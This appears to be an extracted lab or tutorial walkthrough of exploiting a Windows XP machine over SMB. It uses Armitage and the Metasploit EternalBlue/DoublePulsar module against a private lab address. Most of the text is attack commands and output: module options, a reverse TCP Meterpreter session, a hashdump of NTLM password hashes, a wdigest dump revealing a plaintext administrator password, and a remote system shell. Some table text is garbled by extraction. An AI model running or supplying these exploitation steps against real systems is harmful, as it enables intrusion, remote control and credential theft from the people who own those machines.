




Armitage


- To use Armitage type on terminal Armitage, scan the ip using right and add host Enter IP address Scan
- After scan you can check the services and you can launch the exploits.











Metasploit

- Since we know that SMB Exploits is possible we are going to use EternalBlue Exploit in Metasploit
- To open metasploit , terminal msfconsole
- use exploit/windows/smb/eternalblue_doublepulsar

```
msf > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > show options
```

Module options (exploit/windows/smb/eternalblue_doublepulsar):

| Name escription | Current Setting | Required |
|-------------------------------------------------------------|-------------------------------------------------|----------|
| ---- | ----- | ----- |
| DOUBLEPULSARPATH | /root/Eternalblue-Doublepulsar-Metasploit/deps/ | yes |
| ath directory of Doublepulsar | | |
| ETERNALBLUEPATH | /root/Eternalblue-Doublepulsar-Metasploit/deps/ | yes |
| ath directory of Eternalblue | | |
| PROCESSINJECT | wlms.exe | yes |
| ame of process to inject into (Change to lsass.exe for x64) | | |
| RHOST | | yes |
| he target address | | |
| RPORT | 445 | yes |
| he SMB service port (TCP) | | |
| TARGETARCHITECTURE | x86 | yes |
| arget Architecture (Accepted: x86, x64) | | |
| WINEPATH | /root/.wine/drive_c/ | yes |
| INE drive_c path | | |

```
msf exploit(eternalblue_doublepulsar) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.77:4444
[*] 192.168.1.50:445 - Generating Eternalblue XML data
[*] 192.168.1.50:445 - Generating Doublepulsar XML data
[*] 192.168.1.50:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.50:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.50:445 - Launching Eternalblue...
[+] 192.168.1.50:445 - Pwned! Eternalblue success!
[*] 192.168.1.50:445 - Launching Doublepulsar...
[*] Sending stage (179267 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.77:4444 -> 192.168.1.50:1058) at 2018-0
5-07 16:40:18 +0530
[+] 192.168.1.50:445 - Remote code executed... 3... 2... 1...
```

```
meterpreter > █
```

```
meterpreter > hashdump
```

```
Administrator:500:921988ba001dc8e14a3b108f3fa6cb6d:de26cce0356891a4a020e7c4957afc72
:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d8af3e587f7fa9a28285fc04e06079f0:c2f79a70537bf8182486079812c8436
6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0bc7608a521696abf8873c80b131
64e2:::
meterpreter > █
```

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
=====
```

| AuthID | Package | Domain | User | Password |
|---------|-----------|-----------------|-------------------|----------|
| ----- | ----- | ----- | ---- | ----- |
| 0;997 | Negotiate | NT AUTHORITY | LOCAL SERVICE | |
| 0;996 | Negotiate | NT AUTHORITY | NETWORK SERVICE | |
| 0;53608 | NTLM | | | |
| 0;999 | NTLM | WORKGROUP | NOAH-7C1CBABB79\$ | |
| 0;62541 | NTLM | NOAH-7C1CBABB79 | Administrator | p@ssw0rd |

```
meterpreter >
```

```
meterpreter > shell
Process 1012 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32>ipconfig
ipconfig
```

Windows IP Configuration

Ethernet adapter Local Area Connection:

```

Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.1.50
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :
```